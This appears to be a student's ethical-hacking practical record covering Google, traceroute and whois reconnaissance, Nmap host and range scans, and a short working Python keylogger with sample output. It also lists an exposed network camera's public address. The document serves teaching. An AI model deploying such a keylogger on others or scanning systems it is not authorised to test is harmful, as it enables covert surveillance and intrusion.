

Practical No. 1

Aim: Use Google, Traceroute, and Whois for reconnaissance.

1. Google



Not secure 166.141.177.37/view/viewer_index.shtml?id=4180
AXIS
AXIS M1114 Network Camera
USGS - Reynolds Channel at Point Lookout, NY 2025-08-21 12:16:54

2. Tracert



```
C:\Users\123ad>tracert nkc.ac.in

Tracing route to nkc.ac.in [202.21.32.65]
over a maximum of 30 hops:

  1     7 ms     5 ms     3 ms  192.168.0.1
  2    26 ms    32 ms     *     100.68.0.1
  3    28 ms     *      237 ms  dhcp-192-217-37.in2cable.com [203.192.217.37]
  4    26 ms    27 ms    32 ms  115.117.107.141.static-kolkatta.vsnl.net.in [115.117.107.141]
  5     *       33 ms   237 ms  172.31.155.106
  6    43 ms    44 ms    44 ms  14.143.245.118.static-banglore.vsnl.net.in [14.143.245.118]
  7    43 ms    45 ms    37 ms  45.118.183.90
  8     *        *        *     Request timed out.
  9    48 ms    40 ms    43 ms  202.21.32.65

Trace complete.
```

3. Whois



nkc.ac.in

Updated 5 seconds ago

Domain Information

Domain:	nkc.ac.in
Registered On:	2012-07-19
Expires On:	2026-07-19
Updated On:	2024-07-22
Status:	ok
Name Servers:	ns2-36.azure-dns.net ns1-36.azure-dns.com ns4-36.azure-dns.info ns3-36.azure-dns.org


Registrar Information

Registrar:	ERNET India
IANA ID:	800068
URL:	http://www.ernet.in
Abuse Email:	tejalt@eis.ernet.in
Abuse Phone:	+91.1123358248

Practical No. 2


Aim: Create a Simple Key Logger Using Python.

CODE:



```
from pynput.keyboard import Key, Listener
import logging
log_dir=""
logging.basicConfig(filename=(log_dir+"Key_log.txt"),level=logging.DEBUG, format='%(asctime)s:%(message)s:')
def on_press(key):
   logging.info(str(key))
with Listener(on_press=on_press) as listener:
   listener.join()
```

Output:




```
2025-06-18 10:09:49,820:'c':
2025-06-18 10:09:49,964:'h':
2025-06-18 10:09:50,191:'r':
2025-06-18 10:09:50,396:'o':
2025-06-18 10:09:50,588:'m':
2025-06-18 10:09:50,731:'e':
2025-06-18 10:09:51,053:Key.enter:
```

Practical No. 3

Aim: Using the tool and Nmap for scanning the network. Use N-map to perform ACK scan to determine if a port is filtered, unfiltered or open.


1. **Host Scanning**



Target: 192.168.2.24

Command: nmap 192.168.2.24

```
nmap 192.168.2.24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 10:23 India Standard Time
Nmap scan report for host.docker.internal (192.168.2.24)
Host is up (0.00s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE    SERVICE
25/tcp    filtered smtp
80/tcp    open     http
110/tcp   filtered pop3
135/tcp   open     msrpc
139/tcp   open     netbios-ssn
143/tcp   filtered imap
445/tcp   open     microsoft-ds
465/tcp   filtered smtps
548/tcp   filtered afp
800/tcp   filtered mdbs_daemon
902/tcp   open     iss-realsecure
903/tcp   filtered iss-console-mgr
912/tcp   open     apex-mesh
993/tcp   filtered imaps
995/tcp   filtered pop3s
1122/tcp  filtered availant-mgr
1433/tcp  filtered ms-sql-s
2179/tcp  open     vmrdp
3306/tcp  open     mysql
3389/tcp  open     ms-wbt-server
5432/tcp  open     postgresql
5985/tcp  open     wsman

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
```



Target: 192.168.2.24

Command: nmap 192.168.2.24

nkc.ac.in (202.21.32.65)

Host Status

State: up

Open ports: 4

Filtered ports: 995

Closed ports: 1

Scanned ports: 1000

Up time: Not available

Last boot: Not available

Addresses

IPv4: 202.21.32.65

IPv6: Not available


MAC: Not available

Hostnames


Name - Type: nkc.ac.in - user

Comments


2. **For Range of IP Address**



```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 10:37 India Standard Time
Nmap scan report for 192.168.0.1
Host is up (0.0041s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   filtered ssh
53/tcp   open     domain
80/tcp   filtered http
443/tcp  filtered https
1900/tcp open     upnp

Nmap scan report for 192.168.0.2
Host is up (0.0091s latency).
All 1000 scanned ports on 192.168.0.2 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 192.168.0.3
Host is up (0.0086s latency).
All 1000 scanned ports on 192.168.0.3 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 192.168.0.4
Host is up (0.0083s latency).
All 1000 scanned ports on 192.168.0.4 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 192.168.0.5
Host is up (0.0082s latency).
All 1000 scanned ports on 192.168.0.5 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 192.168.0.6
Host is up (0.0079s latency).
All 1000 scanned ports on 192.168.0.6 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 192.168.0.7
Host is up (0.0080s latency).
All 1000 scanned ports on 192.168.0.7 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
```



```
Nmap scan report for 192.168.0.17
Host is up (0.0077s latency).
All 1000 scanned ports on 192.168.0.17 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 192.168.0.18
Host is up (0.0074s latency).
All 1000 scanned ports on 192.168.0.18 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 192.168.0.19
Host is up (0.0072s latency).
All 1000 scanned ports on 192.168.0.19 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 192.168.0.20
Host is up (0.0077s latency).
All 1000 scanned ports on 192.168.0.20 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 192.168.0.21
Host is up (0.0072s latency).
All 1000 scanned ports on 192.168.0.21 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 192.168.0.22
Host is up (0.0074s latency).
All 1000 scanned ports on 192.168.0.22 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 192.168.0.23
Host is up (0.0071s latency).
All 1000 scanned ports on 192.168.0.23 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 192.168.0.24
Host is up (0.0071s latency).
All 1000 scanned ports on 192.168.0.24 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 24 IP addresses (24 hosts up) scanned in 46.73 second
```




Target: 192.168.2.24

